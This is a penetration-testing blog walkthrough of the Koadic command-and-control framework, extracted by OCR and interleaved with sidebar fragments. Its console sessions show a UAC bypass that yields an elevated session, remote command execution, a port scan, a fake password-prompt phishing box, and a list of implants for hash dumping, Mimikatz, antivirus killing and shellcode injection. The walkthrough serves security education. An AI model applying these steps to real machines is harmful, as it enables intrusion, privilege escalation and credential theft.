

Penetration Testing Lab

Articles from the Pentesting Field





Koadic

Koadic by default is configured to use Microsoft HTML Application as a stager and the only requirement is to set the local IP address. Other stagers involve the usage of rundll32 and regsvr32. Additionally as many other command and control tools it supports encrypted communication for a more stealthy approach.


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Archives



```
(koadic: stager/js/mshta)# zombies 0
       ID:
       Status:
                               Alive
       Last Seen:
                               2017-08-31 21:01:52
       IP:
                               192.168.1.161
       User:
                               DESKTOP-4CG7MS1\User
       Hostname:
                               DESKTOP-4CG7MS1
       Primary DC:
                               Unknown
       OS:
                               Microsoft Windows 10 Home
       Elevated:
       User Agent:
                               Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10
0; Win64; X64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.
.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
       Session Key:
                               81b6690e12c9418db4eb363a49aeb683
       JOB NAME
                                            STATUS ERRNO
```

Koadic – Interaction with Zombies

Koadic is using some of the well-known user account control (UAC) bypasses of <u>Matt</u> <u>Nelson</u> to perform elevation.

```
koadic: implant/elevate/bypassuac_eventvwr)# use implant/elevate/bypassuac_sdcl
koadic: implant/elevate/bypassuac sdclt)# info
       NAME
                  VALUE
                                  REQ
                                          DESCRIPTION
       PAYLOAD
                                  yes
                                          run payloads for a list
       ZOMBIE
                  ALL
                                          the zombie to target
                                  yes
koadic: implant/elevate/bypassuac sdclt)# set PAYLOAD 0
+ PAYLOAD => 0
koadic: implant/elevate/bypassuac_sdclt)# run
[*] Zombie 0: Job 3 (implant/elevate/bypassuac sdclt) created.
Zombie 1: Job 4 (implant/elevate/bypassuac sdclt) created.
[+] Zombie 1: Job 4 (implant/elevate/bypassuac sdclt) completed.
   Zombie 2: Staging new connection (192.168.1.161)
   Zombie 2: DESKTOP-4CG7M51\User* @ DESKTOP-4CG7M51 -- Microsoft Windows 10 Ho
```

Koadic – Bypass UAC SDCLT

A new session will created but this time it will be elevated:

- August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

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- blog.feedspot.com/pentest_blogs/ 55 minutes ago
- @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 | will be there for another year! Looking forward to catch up! 5 hours ago
- ➤ RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection notsosecure.com/data-exfiltrat... 6 hours ago
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 12 hours ago



Pen Test Lab Stats

> 3,008,481 hits

```
koadic: implant/elevate/bypassuac sdclt)# zombies 2
                               Alive
       Status:
       Last Seen:
                               2017-08-31 22:13:53
                               192.168.1.161
       IP:
                               DESKTOP-4CG7MS1\User*
       User:
       Hostname:
                               DESKTOP-4CG7MS1
       Primary DC:
                               Microsoft Windows 10 Home
       Elevated:
                               YES!
       User Agent:
                               Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10
0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.
0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
       Session Key:
                               2eb68943a625402598ae872f2ef791e0
       JOB NAME
                                            STATUS ERRNO
```

Koadic – Elevated Session

It is also possible to execute commands on the target by using the cmdshell and the zombie ID.

```
(koadic: implant/elevate/bypassuac_sdclt)# cmdshell 2
[koadic: ZOMBIE 2 (192.168.1.161) - cmd.exe]> whoami
[*] Zombie 2: Job 5 (implant/manage/exec_cmd) created.
[+] Zombie 2: Job 5 (implant/manage/exec_cmd) completed.
Result for `whoami`:
desktop-4cg7ms1\user
```

Koadic - Command Execution

This framework has a number of implants that can be used to execute various activities like:

- Gather password hashes
- Bypass UAC
- Perform a port scan

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- darkoperator Shell is only the Beginning 0

- Kill antivirusFile transferExecute shellcode
- koadic: implant/gather/enum printers)# use implant/ implant/elevate/bypassuac eventvwr implant/inject/reflectdll excel implant/elevate/bypassuac_sdclt implant/inject/shellcode dynwrapx implant/fun/cranberry implant/inject/shellcode excel implant/fun/voice implant/manage/enable rdesktop implant/gather/clipboard implant/manage/exec cmd implant/manage/killav implant/gather/enum printers implant/gather/enum shares implant/phish/password box implant/gather/enum users implant/pivot/exec psexec implant/gather/hashdump dc implant/pivot/exec wmi implant/gather/hashdump sam implant/pivot/exec wmic implant/gather/office key implant/pivot/stage wmi implant/gather/windows key implant/scan/tcp implant/inject/mimikatz dotnet2js implant/util/download file implant/inject/mimikatz dynwrapx implant/util/upload file

Koadic – Implants

Performing a port scan on a number of targets is easy with the following implant:

```
(koadic: implant/manage/exec cmd)# use implant/scan/tcp
koadic: implant/scan/tcp)# info
       NAME
                   VALUE
                                   REQ
                                           DESCRIPTION
       RHOSTS
                                           name/IP of the remotes
       RPORTS
                   22,80,135,13... yes
                                           ports to scan
       TIMEOUT
                                   yes
                                           longer is more accurate
       ZOMBIE
                   ALL
                                   yes
                                           the zombie to target
koadic: implant/scan/tcp)# set RHOSTS 192.168.1.161
+] RHOSTS => 192.168.1.161
koadic: implant/scan/tcp)# run
*] Zombie 0: Job 35 (implant/scan/tcp) created.
  Zombie 1: Job 36 (implant/scan/tcp) created.
  Zombie 2: Job 37 (implant/scan/tcp) created
```

Professional

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Security B-Sides London April 29th, 2014

The big day is here.


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Perform Phishing



192.1	68.1.169 needs some information	×	
Script	t Prompt:	ОК	
	must enter your password to continue		
		Cancel	
	Koadic – Script Prompt		
Refe	erence		
	github.com/zerosum0x0/koadic		
πιιρε.//ς	annub.com/zerosumoxo/koadic		
	media.defcon.org/DEF%20CON%2025/DEF%20CON%2	025%20presentations/DEF	
25-zero	osum0x0-alephnaught-Koadic-C3.pdf		



